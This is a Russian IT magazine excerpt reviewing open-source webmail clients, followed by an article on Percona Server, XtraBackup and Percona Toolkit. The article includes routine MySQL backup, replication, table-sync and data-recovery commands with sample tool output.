Roundcube (roundcube.net) — веб-клиент для работы с электронной почтой, предоставляющий возможность подключения к почтовым ящикам по протоколам IMAP и отправки сообщений через внешний SMTP. Проект основан в середине 2005 года и первоначально представлял весьма скромный функционал по работе с email, но со временем его возможности постоянно совершенствовались, а продукт избавлялся от детских болезней. В апреле 2014-го вышла версия 1.0, поэтому можно сказать, что разработка основного функционала завершена. Roundcube присущ весь функционал настольного приложения, включая drag and drop, создание и перенаправление писем с вложениями, персональные/общие/глобальные папки, работу с несколькими учетными записями отправителя и доменами. Сообщения отображаются в форме древовидного списка, возможна сортировка по любому полю. Можно пометить, сохранить, распечатать сообщения, просмотреть исходный текст. В настройках очень много всяких параметров, которые позволяют сделать использование Roundcube максимально комфортным.

Позволяет подключать адресную книгу, хранящуюся в LDAP, или использовать персональные адресные книги. Реализован поиск по сообщениям и контактам, автодополнение адресов. Обеспечивается полная поддержка MIME- и HTML-сообщений. В качестве редактора используется TinyMCE, орфография проверяется при помощи Googiespell или Aspell. Для ограничения доступа реализованы списки контроля доступа (ACL). Имеется плагин для управления фильтрами Sieve, совместимый с Dovecot. Roundcube может работать в высоконагруженных средах на нескольких серверах с балансировкой нагрузки. Для ускорения доступа к письмам используется кеширование.

AJAX-интерфейс переведен на более чем 70 языков, в списке есть русский (локализацией занимается команда российских разработчиков — roundcube.ru). Внешний вид можно изменить при помощи шаблонов и скинов. В Roundcube реализован API-интерфейс для создания собственных плагинов, расширяющих его функциональность. Для удобства поиска и установки плагинов используется репозиторий (plugins.roundcube.net), в котором доступны расширения по нескольким ключевым вопросам — аутентификация (OTP, двухфакторная), работа с адресной книгой и сообщениями (вывод предупреждений на рабочий стол, борьба со спамом) и настройки. Не все плагины в репозитории тегированы, поэтому при выборе нужного лучше пользоваться поиском. Нередко Roundcube интегрируется и в другие приложения, например, в системе групповой работы Kolab (kolab.org) в качестве интерфейса для работы с email используется именно он.

Выпускается по лицензии GNU GPL. Написан на языке PHP, CSS и XHTML. Для хранения служебной информации может использовать базу данных (PostgreSQL, MySQL, SQLite или MS SQL). Для установки потребуется любой веб-сервер с поддержкой PHP. Полный список PHP-модулей можно найти на сайте проекта. Сам процесс в общем стандартен для подобных приложений, есть пара моментов, но они все хорошо описаны в документации.



Интерфейс Roundcube легко подстроить под себя

AFTERLOGIC WEBMAIL LITE


AfterLogic WebMail Lite (afterlogic.org) — бесплатный POP3/IMAP4/SMTP-веб-клиент с приятным минималистическим AJAX-интерфейсом (HTML5 и CSS3), реализованный для платформ PHP и .NET. Версия PHP (Linux/Windows) опубликована под лицензией AGPLv3, .NET (Windows) — как freeware. Клиент действительно легкий, оптимизирован для быстрой работы и хорошей отзывчивости. Легко интегрируется с некоторыми панелями управления серверами (cPanel, DirectAdmin, Plesk и другими). Собственно, эта функция и делает популярной AfterLogic WebMail у некоторых провайдеров. Функционал как для веб-клиента достаточно внушителен и позволяет удовлетворить большинство запросов. Здесь и поддержка нескольких доменов, почтовые фильтры, адресная книга (LDAP и личная), автодополнение адреса при наборе, поиск, пересылка сообщений и автоответчик, функция подтверждения о доставке. Возможна установка квот на IMAP, синхронизация и управление папками. Реализованы функция предпросмотра сообщений перед их загрузкой, блокировка внешних картинок и JavaScript. Иллюзию работы с настольным приложением создают drag and drop и горячие клавиши (afterlogic.org/products/webmail-shortcuts.htm). Их немного, но все базовые операции доступны. Для создания новых писем можно использовать встроенный редактор HTML или текстовый. Есть функция быстрого ответа. Письма можно пометить, скачать, распечатать и пометить как спам. Пользователь может легко подстроить клиент под себя, установить автопроверку почты, вывод сообщений, настроить папки, фильтры, управлять профилями и добавить подпись. Доступны скины.

Для удобства интеграции представлен фреймворк для разработки плагинов и API. Все плагины доступны в репозитории, в котором они разделены на восемь групп, позволяющих управлять входом пользователя, изменять роль на некоторых почтовых серверах, управлять отправкой почты, работать со списком контактов и так далее. Вся информация об установках и пользователях хранится в базе данных MySQL. Настройки производятся при помощи панели администратора (несколько вкладок, назначение которых понятно из названия), а более глобальные, касающиеся работы самого WebMail, — правкой конфигурационного файла. Здесь все стандартно, настройка домена по умолчанию, подключение к другим серверам (включая общедоступные вроде Gmail), адресная книга, язык по умолчанию и прочее.

Развертывание в варианте PHP ничем не отличается от подобных LAMP/WAMP-решений, достаточно скопировать файлы и следовать указаниям мастера.

Проект предлагает подробные инструкции по установке, настройке и интеграции с веб-панелями управления сервером.

Кроме версии Lite, компания предлагает по весьма демократичной цене и несколько продвинутую версию AfterLogic WebMail Pro (afterlogic.com) в двух вариантах: ASP.NET и PHP, в котором реализованы дополнительные функции (календарь, папки IMAP, синхронизация CardDAV/CalDAV и другие). Также реализован MailSuite, представляющий уже готовый почтовый сервер с интерфейсом WebMail и веб-панелью администрирования.




AfterLogic WebMail Lite — легкий и простой веб-клиент

MAILPILE

Mailpile (mailpile.is) — самый молодой проект обзора и предназначен в первую очередь для индивидуального использования. Начало положено на Indiegogo, когда разработчики с августа по сентябрь 2013 года привлекли более 160 тысяч долларов. Версия 0.1.0 была представлена уже в начале 2014 года. В Mailpile сделали ставку на конфиденциальность и шифрование. Все файлы, сохраняемые на жестком диске, по умолчанию шифруются при помощи OpenPGP. Также OpenPGP и S/MIME используется для безопасной передачи и подписи сообщений. Соответственно, по задаче в данных каждого контакта есть пункт для ввода открытого ключа. Настройки шифрования, подписи сообщений для каждого контакта выставляются индивидуально при помощи политик (Crypto Policy). При необходимости, указав none, мы можем вообще отключить эту функцию. Для упрощения большого числа настроек устанавливается политика шифрования по умолчанию. Интегрирована поддержка фильтрации спама, быстрая поисковая система и фильтры. При этом Mailpile тянет даже относительно слабый сервер, в том числе его можно установить на VDS начального уровня или Raspberry Pi. Виртуальные папки здесь соответствуют тегам, пользователь может создавать любое их количество. С одним интерфейсом можно работать с несколькими почтовыми ящиками, которые здесь называются профилями. Для каждого профиля указывается свой маршрут (SMTP-сервер, порт, логин, пароль). HTML5-интерфейс очень прост и понятен даже новичку, переведен на более чем 30 языков, среди которых есть русский.

Распространяется по условиям AGPL и Apache License 2.0. Написан на Python и может быть развернут на Linux, OS X или Windows.



Интерфейс Mailpile


ATMAIL

Atmail (atmail.com) — проект небольшой (всего 25 сотрудников) австралийской компании, занимающейся разработкой решений на базе Open Source. Несмотря на скромные размеры, компания имеет среди своих клиентов множество местных фирм и такие серьезные организации, как министерство энергетики США и NASA. Первые версии, появившиеся в 1998 году, назывались @Mail, затем проект получил сегодняшнее имя. Некоторое время наработки предлагались бесплатно под именем AtmailOpen (atmail.org), но эта версия уже долго не развивается и не поддерживается. Поэтому на сегодня остался только коммерческий вариант.


Atmail представляет собой легкий почтовый веб-клиент, построенный с использованием технологий AJAX. Поддерживается работа по протоколам POP3/IMAP/SMTP. Интерфейс прост и легко оптимизируется для устройств с разной шириной экрана — можно работать с почтой с ПК, планшета или мобильного через WAP. Кроме собственно работы с почтой, реализованы и дополнительные функции — календарь и список задач (персональный и групповой), которые можно использовать для планирования своего времени, функции хранения и обмена файлами. Пользователи могут принимать по email приглашения на мероприятия и отмечать в календаре. Онлайн-диск подключается и используется как локальный, так что легко получать доступ к своим файлам с любого устройства.

Реализована синхронизация календаря и контактных данных для всех поддерживаемых мобильных устройств контактов через ActiveSync, CardDAV, плагин Atmail ActiveSync (EAS) или Atmail DavSync (для Outlook). Поддерживаются персональные и глобальные списки адресов, поиск, импорт и экспорт контактов (через vCards). Atmail автоматически помнит все введенные или полученные новые адреса и сохраняет их в папке контактов. И автоматически заполняет при вводе адреса при отправке или пересылке сообщения. Контактной информацией можно делиться с другими пользователями, которым будет доступна в том числе и возможность не только чтения, но и редактирования. Функция ArchiveVault предоставляет инструменты, необходимые для сбора, хранения и восстановления сообщений, проходящих через систему. Предусмотрена возможность проведения массовых рассылок, быстрый и точный механизм поиска.

Настроек очень много, можно выставить предупреждения о приходе нового письма, есть функции переадресации писем, автоответчик и добавление автоматической подписи и другое. Использование CSS и простой фреймворк позволяют администратору легко изменить интерфейс под свои нужды, включая добавку логотипа и использование цветов компании. Пользователю доступны темы и цветовое оформление. Расширение функциональности возможно за счет использования плагинов. Также реализован API для интеграции с другими решениями. Возможна работа нескольких серверов в кластере. Atmail поставляется с инструментами, позволяющими легко выполнить миграцию любого количества пользователей и данных. Панель администратора, наверное, самая функциональная среди решений обзора. Поддерживается несколько почтовых доменов, причем каждым доменом может управлять отдельный администратор. Администратор может устанавливать квоты, просматривать графики загруженности, подключить антиспам (DNSBL, SURBL, Grey-listing, SPF, Bayesian) и антивирусную защиту. Аутентификация пользователей возможна через собственную базу, через LDAP или ОС. Развертывание проблем не вызывает. Кроме установки на своем сервере, можно выбрать вариант аренды в виде облачного сервиса.



Кроме работы с почтой, Atmail предлагает ряд полезных функций



Графики загруженности в панели администрирования Atmail

ВЫВОД

Как видим, все веб-клиенты реализованы по-своему и имеют четкое предназначение и особенности. Выбрав наиболее подходящий, можно забыть про ситуацию, когда скачанный вчера файл остался на домашнем компьютере и приходится просить корреспондента отправить его повторно. Вся информация всегда будет под рукой.

Atmail может работать с несколькими почтовыми доменами, каждому из которых назначается личный администратор

ЭКСТРА-МУСКУЛ

ОБЗОР PERCONA И СОПУТСТВУЮЩИХ ИНСТРУМЕНТОВ



Дмитрий Чумак
dchumak@itsumma.ru

MySQL давно куплена Ораклом и не очень-то спешит эволюционировать, а половина самых активных разработчиков разбежалась по различным форкам, и теперь главный движняк MySQL-сообщества находится именно там. Мы уже когда-то писали небольшой поверхностный обзор потомков MySQL, а сегодня хотелось бы более детально познакомить тебя с одним из них и рассказать, чем именно он так крут.



PERCONA XTRADB

Откровенно говоря, Percona Server — это не форк. Это сборка обычной MySQL с дополнительными модулями от наших соотечественников Петра Зайцева и Вадима Ткаченко и товарищей. Основная ее изюминка — это включенный по умолчанию движок XtraDB storage engine. Отличается от MySQL + InnoDB plugin лучшей производительностью и масштабируемостью, особенно на современных многоядерных серверах. Также улучшена функциональность — больше всякой полезной для оптимизации статистики и прочего. В ней сохранена полная совместимость с таблицами InnoDB, то есть можно переключаться между InnoDB и XtraDB без каких-либо последствий (если не использовать некоторые специфичные для XtraDB функции, типа меньшего размера страницы).

XtraDB основан на коде InnoDB, полностью с ним совместим, но отличается повышенной производительностью, благодаря интеграции патчей от компаний Google и Percona. В частности, в XtraDB улучшен механизм работы с памятью, добавлена поддержка нескольких потоков чтения и записи, поддержка управления пропускной способностью, реализация упреждающей выборки данных (read-ahead), адаптивная установка контрольных точек (adaptive checkpointing), улучшена работа подсистемы ввода/вывода InnoDB, расширены возможности по масштабированию, наконец-то появилась поддержка многопоточности и многопроцессорности, добавлены дополнительные возможности для сбора данных о работе системы и анализ статистики по ним.

XTRABACKUP

Самым интересным инструментом из тех, что разрабатывает Percona помимо XtraDB, мне кажется XtraBackup. Он позволяет, ни много ни мало, снимать бэкапы баз данных на движках InnoDB и XtraDB прямо на лету. Никаких остановок БД, локов, зависающих запросов, чем нам всегда был так мил старый добрый mysqldump. Скорость снятия бэкапа — до нескольких раз быстрее по сравнению с классическим дампом. Приятный бонус: если у тебя на мускуле ведутся бинлоги, то он автоматом досчитывает инфу из них в бэкап с момента начала его создания и предоставит инфу о том, на какой позиции этот бэкап останавливается. А это открывает вообще шикарные возможности по масштабированию MySQL в боевых условиях. Поднятие слейва ограничивается всего парой команд и при этом не грозит даунтаймом.

1. Делаем дамп innobackup-ex'ом

```
TheMaster$: innobackupex --user=yourDBuser
--password=MaGiCdB1 /path/to/backupdir
```

По итогу будет строка вида:

```
innobackupex: MySQL binlog position: filename↵
'mysql-bin.003220', position 116756883
130813 23:39:54  innobackupex: completed OK!
```

Записываем куда-нибудь позицию и номер бинлога — потом пригодится.

2. Переливаем дамп на нужную машину.
3. Если есть место, распаковываем дамп в два места: одно в датадир, второе — где хранить сырой дамп (без --apply-log).
4. TheSlave$: innobackupex --apply-log /path/to/datadir.
5. TheSlave$: chown -R mysql:mysql /path/to/datadir.
6. Создаем на мастере юзера:

```
CREATE USER 'lla_slave'@'%' IDENTIFIED BY '123';
GRANT REPLICATION SLAVE ON *.* TO 'lla_slave'@'%';
```

На слейве (обрати внимание на пункт 7):

```
CHANGE MASTER TO
MASTER_HOST='10.54.144.81',
MASTER_USER='lla_slave',
MASTER_PASSWORD='123',
MASTER_LOG_FILE='binlog.000001',
MASTER_LOG_POS=64369651
;
```

```
[root@www3 itsumma]# pt-mysql-summary
# Percona Toolkit MySQL Summary Report #######################
              System time | 2014-08-12 06:19:50 UTC (local TZ: EDT -0400)
# Instances ##################################################
  Port  Data Directory             Nice OOM Socket
  ===== ========================== ==== === ======
   3306 /mysql/datadir             0    0   /tmp/mysql.sock
# MySQL Executable ###########################################
       Path to executable | /usr/local/mysql/bin/mysqld
              Has symbols | Yes
# Report On Port 3306 ########################################
                     User | root@localhost
                     Time | 2014-08-12 02:19:50 (EDT)
                 Hostname | www3.[redacted].com
                  Version | 5.6.19-67.0-log Source distribution
                 Built On | Linux x86_64
                  Started | 2014-07-29 01:57 (up 14+00:22:33)
                Databases | 25
                  Datadir | /mysql/datadir/
                Processes | 80 connected, 4 running
              Replication | Is a slave, has 1 slaves connected
                  Pidfile | /mysql/datadir/www3.[redacted].com.pid (exists)
# Processlist ################################################

  Command                        COUNT(*) Working SUM(Time) MAX(Time)
  ------------------------------ -------- ------- --------- ---------
  Binlog Dump                           1       1   1250000   1250000
  Connect                               2       2   1500000   1250000
  Query                                 1       1         0         0
  Sleep                                80       0      1500       500

  User                           COUNT(*) Working SUM(Time) MAX(Time)
  ------------------------------ -------- ------- --------- ---------
  replica                               1       1   1250000   1250000
  root                                 80       1         0         0
  system user                           2       2   1500000   1250000
  u[redacted]                           1       0         0         0

  Host                           COUNT(*) Working SUM(Time) MAX(Time)
  ------------------------------ -------- ------- --------- ---------
                                        2       2   1500000   1250000
  [redacted]                            1       1   1250000   1250000
  localhost                            80       1         0         0

  db                             COUNT(*) Working SUM(Time) MAX(Time)
  ------------------------------ -------- ------- --------- ---------
  [redacted]_1                          9       0         0         0
  NULL                                 70       4   2500000   1250000

  State                          COUNT(*) Working SUM(Time) MAX(Time)
  ------------------------------ -------- ------- --------- ---------
                                       80       0         0         0
  cleaning up                           1       0         0         0
  Connecting to master                  1       1   1250000   1250000
  init                                  1       1         0         0
  Master has sent all binlog to         1       1   1250000   1250000
  Slave has read all relay log;         1       1    175000    175000

# Status Counters (Wait 10 Seconds) ##########################
Variable                                Per day  Per second     10 secs
Aborted_clients                              25
Aborted_connects                            400
```

7. Получаем готовый слейв, с которого можно начинать читать данные.

Но, как ты наверняка заметил, есть у xtrabackup'а и свои недостатки. Например, он не умеет снимать отдельные таблицы. Только все базы целиком и только в бинарном виде. Поэтому, если есть необходимость регулярно снимать дампы с каких-то конкретных таблиц на высоконагруженном сервере, то лучше завести для него отдельную реплику и дампить с нее.

PERCONA TOOLKIT

Percona Toolkit некогда назывался Maatkit, потом ребята из Percona его выкупили вместе с проектом Aspersa, слили их воедино и продолжили разработку. Что такое Percona Toolkit? Это набор опенсорсных инструментов (GPLv2) для удобного администрирования баз данных, основанных на MySQL. Его возможности включают (но не ограничиваются этим):

1. Проверку целостности репликации путем сравнения данных на мастере и слейве.
2. Эффективное архивирование строк.
3. Поиск дублирующихся индексов.
4. Сбор общих данных о серверах MySQL.
5. Анализ запросов из различных источников.
6. Сбор общих данных о системе, которые могут быть полезны при решении связанных с БД проблем.

Pt-mysql-summary собирает и выдает информацию о запущенных на хосте серверах БД. Узнать можно буквально все: какой версии сервер, со сколькими базами работает, есть ли реплики, какие поддерживаются движки БД, пользователи, привилегии и многое другое.

После получения общей информации о системе можно двигаться дальше, в зависимости от имеющихся задач.

Проблемы с репликой? Легко. **Pt-table-checksum** для проверки консистентности реплики, **pt-table-sync** для починки слейва, **pt-slave-delay** для создания принудительной задержки реплицирования. К примеру, с помощью вот такого небольшого скрипта можно собрать полные данные о разнице между мастером и слейвом:

Pt-mysql-summary открывает всю подноготную

```
#!/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/↵
  usr/bin:/sbin:/bin
echo "SET SQL_LOG_BIN=0;" >/root/desync.sql;↵
  for table in `mysql -B-em'show tables' superdb`;↵
  do pt-table-sync --print  --nocheck-triggers↵
  --sync-to-master --charset=utf8 h=localhost,↵
  D=superdb,P=3306,p='SuPeRpAsS',t=$table 2> /dev/↵
  null; echo "SET SQL_LOG_BIN=1;" >> /root/desync.sql
```

В файл desync.sql записываются расходящиеся данные в виде обычных SQL-запросов. Можно оценить, насколько они адекватны и стоит ли это применять к базе. Если все OK, то он просто заливается в базу и все. И обрати внимание на SET SQL_LOG_BIN. Он нужен на схемах мастер — мастер. Если перед заливкой разницы на такой структуре баз не отключить бинлоги, то оно может дальше пойти по кольцу и неизвестно, чем в итоге закончится. Вряд ли чем-то хорошим :).

Тормозят запросы? И тут есть чем подшаманить. **Pt-duplicate-key-checker** и **pt-index-usage** для анализа использования индексов и ключей. Первый проверяет вывод SHOW CREATE TABLE по всем таблицам и, если находит индексы, покрывающие одинаковые колонки вместе с другими индексами, выводит их списком. По умолчанию учитываются только индексы одинаковых типов. То есть если одна и та же колонка попадет в индекс типа BTREE и FULLTEXT, то это не будет считаться пересечением. Но можно непосредственно указать для учета подобных случаев. Второй же подключается к мускулю, читает query_log, прогоняет их через EXPLAIN, собирает статистику и в итоге предоставляет подробную информацию о запросах, которые индексы не используют.

Pt-query-digest для анализа медленных запросов. Разбирает запросы по типам, ведет по ним статистику, помогает бороться с медленными запросами. Анализирует MySQL-запросы из логов общих и медленных запросов, из бинарных логов. Также может анализировать текущие активные запросы из SHOW PROCESSLIST и даже просто из дампов мускульного трафика (!!!) tcpdump'ом. Очень мощная и удобная штука.

Помимо чисто мускулевых утилит, в Percona Toolkit входит еще несколько инструментов общесистемной направленности. **Pt-summary**, к примеру, собирает общую информацию о системе, на которой был запущен: хостнейм, аптайм, нагрузку, информацию о процессоре, платформе, версии ядра, компиляторе и прочее-прочее. **Pt-diskstats** собирает информацию о дисковой подсистеме из /proc/diskstats. Можно сказать, более понятная и удобная версия iostat'а. А **pt-ioprofile** уже более детально разбирает, какой процесс какие файлы использует, как часто, как долго, с какой интенсивностью, сколько времени уходит на чтение, сколько на запись и прочее. Помогает найти корни многих нестандартных и не очень явных проблем. По умолчанию он находит процесс мускуля и диагностирует именно его, но можно непосредственно указать PID другого процесса, с которым хотелось бы разобраться.

Pt-slave-find дает представление о переплетении реплик, в которых участвует сервер

```
[root@www3 itsumma]# pt-slave-find 127.0.0.1
127.0.0.1
Version         5.6.19-67.0-log
Server ID       3
Uptime          14+01:42:46 (started 2014-07-29T01:57:17)
Replication     Is a slave, has 1 slaves connected, is not read_only
Filters         slave_skip_errors=1032,1062; replicate_ignore_db=pinba
Binary logging  MIXED
Slave status     seconds behind, not running, no errors
Slave mode      STRICT
Auto-increment  increment 1, offset 1
InnoDB version  5.6.19-67.0
+- 64.[redacted].116
   Version         5.6.19-67.0-log
   Server ID       4
   Uptime          14+22:21:30 (started 2014-07-28T05:18:33)
   Replication     Is a slave, has 0 slaves connected, is not read_only
   Filters         slave_skip_errors=1032,1062; replicate_ignore_db=pinba
   Binary logging  MIXED
   Slave status    0 seconds behind, running, no errors
   Slave mode      STRICT
   Auto-increment  increment 1, offset 1
   InnoDB version  5.6.19-67.0
[root@www3 itsumma]#
```

PERCONA DATA RECOVERY

Data Recovery — это набор инструментов для восстановления удаленных или поврежденных данных из таблиц InnoDB/XtraDB. Он дает возможность вытащить данные из файлов баз даже в случаях, когда InnoDB recovery оказывается бессилен. Например, дропнутые таблицы или такое количество повреждений, когда InnoDB вообще перестает признавать в файле базы своего, — во многих подобных случаях Percona Data Recovery эффективно приходит на помощь.

В целом, несмотря на то что ребята из Percona рекомендуют за восстановлением данных обращаться к ним, это вполне готовый к употреблению продукт, который ты можешь использовать сам, если грянет беда. К примеру, в случае неудачного апдейта в базу или удаления каких-то данных алгоритм восстановления в общих чертах выглядит вот так:

1. Останавливаем базу.
2. Вытаскиваем из нее ibd-файлик таблицы, которую попортили.
3. Разбираем файл таблицы на отдельные страницы:

```
# ./page_parser -5 -f data/vip_data_crashed.ibd
Opening file: data/vip_data_crashed.ibd:
[...]
23.15% done. 2014-08-14 13:10:08 ETA↵
(in 00:00 hours). Processing speed:101357600 B/sec
```

4. Парсим полученные данные в поисках данных, помеченных как удаленные:

```
# ./constraints_parser -5 -D -f pages-4321221407/↵
FIL_PAGE_INDEX/0-23/ > data/vip_data_crashed.↵
recovery
```

5. Руками выбираем из полученного только те данные, которые мы похерили случайно.
6. Заливаем найденные файлы в таблицу через LOAD DATA INFILE.

```
mysql> LOAD DATA INFILE '/root/recovery-tool/↵
data/vip_data_crashed.recovery' REPLACE INTO↵
TABLE `vip_data_crashed` FIELDS TERMINATED BY↵
'\t' OPTIONALLY ENCLOSED BY '"' LINES STARTING BY↵
'datastring\t' (name, from_date, index, date);
```

Больше деталей можно найти в документации на сайте Percona (www.percona.com) и в их блоге (www.mysqlperformanceblog.com), который ребята вели еще до появления Percona, если мне ничего не изменяет.

ОТКУДА ЕСТЬ ПОШЛА PERCONA

Пётр Зайцев несколько лет назад был тимлидом в отделе высоких нагрузок в компании MySQL Inc., разработчике одноименной базы данных. В 2006 году Пётр совместно с Вадимом Ткаченко открыли компанию Percona, основными целями которой были техническая поддержка и консультирование по работе с MySQL, обучение инженеров. Еще с до-Percona времен ведет блог (MySQLPerformanceBlog.com), в котором делится секретами по оптимизации и тонкой настройке MySQL-серверов.

Вадим Ткаченко до основания Percona также работал в High Performance Group в MySQL Inc. около четырех лет. Вместе с Петром и Бароном Шварцем (Baron Schwartz) в 2008 году выпустили книгу «High Performance MySQL» в издательстве O'Reilly.

Со временем Percona начали расти и расширять круг интересов. Завели собственную ежегодную конференцию, посвященную MySQL, — Percona Live MySQL Conference, регулярно проводят в разных точках планеты небольшие технические тренинги под названием Percona University. Дорабатывают оригинальный код от Oracle, исправляют ошибки, выпускают под свободными лицензиями собственные инструменты и разработки, принимают заказы на разработку новых.

```
# 330ms user time, 120ms system time, 26.58M rss, 107.12M vsz
# Current date: Tue Aug 12 00:00:05 2014
# Hostname: ip-10-34-1[redacted]
# Files: /mysql_binlogs/slow-sql-query.log
# Overall: 3 total, 3 unique, 0.00 QPS, 0.00x concurrency ________________
# Time range: 2014-08-11 12:26:05 to 19:58:44
# Attribute          total     min     max     avg     95%  stddev  median
# ============     ======= ======= ======= ======= ======= ======= =======
# Exec time             2s   320ms  1000ms   575ms   992ms   305ms   393ms
# Lock time          581us    43us   453us   193us   445us   180us    84us
# Rows sent             10       0       9    3.33    8.91    3.99    0.99
# Rows examine         109       0     100   36.33   97.36   43.94    8.91
# Rows affecte         190       0     190   63.33  183.58   86.54       0
# Rows read            109       0     100   36.33   97.36   43.94    8.91
# Bytes sent           438      51     322     146  313.99  121.76   62.76
# Query size         3.73k      84   3.42k   1.24k   3.35k   1.51k  223.14

# Profile
# Rank Query ID           Response time Calls R/Call V/M   Item
# ==== ================== ============= ===== ====== ===== ===============
#    1 0x059E9A059D94DD72  0.9995 57.9%     1 0.9995  0.00 INSERT UPDATE pt_[redacted]b_?.word_user_?
#    2 0xB6E9200CA75F2D0F  0.4067 23.6%     1 0.4067  0.00 SELECT pt_[redacted]db_?.word_user_?
#    3 0xD65CBD4002238162  0.3197 18.5%     1 0.3197  0.00 SELECT pt_[redacted]db_?.word_user_?

# Query 1: 0 QPS, 0x concurrency, ID 0x059E9A059D94DD72 at byte 0 ________
# This item is included in the report because it matches --limit.
# Scores: V/M = 0.00
# Time range: all events occurred at 2014-08-11 12:26:05
# Attribute    pct   total     min     max     avg     95%  stddev  median
# ============ === ======= ======= ======= ======= ======= ======= =======
# Count         33       1
# Exec time     57  1000ms  1000ms  1000ms  1000ms  1000ms       0  1000ms
# Lock time     77   453us   453us   453us   453us   453us       0   453us
# Rows sent      0       0       0       0       0       0       0       0
# Rows examine   0       0       0       0       0       0       0       0
# Rows affecte 100     190     190     190     190     190       0     190
# Rows read      0       0       0       0       0       0       0       0
# Bytes sent    11      51      51      51      51      51       0      51
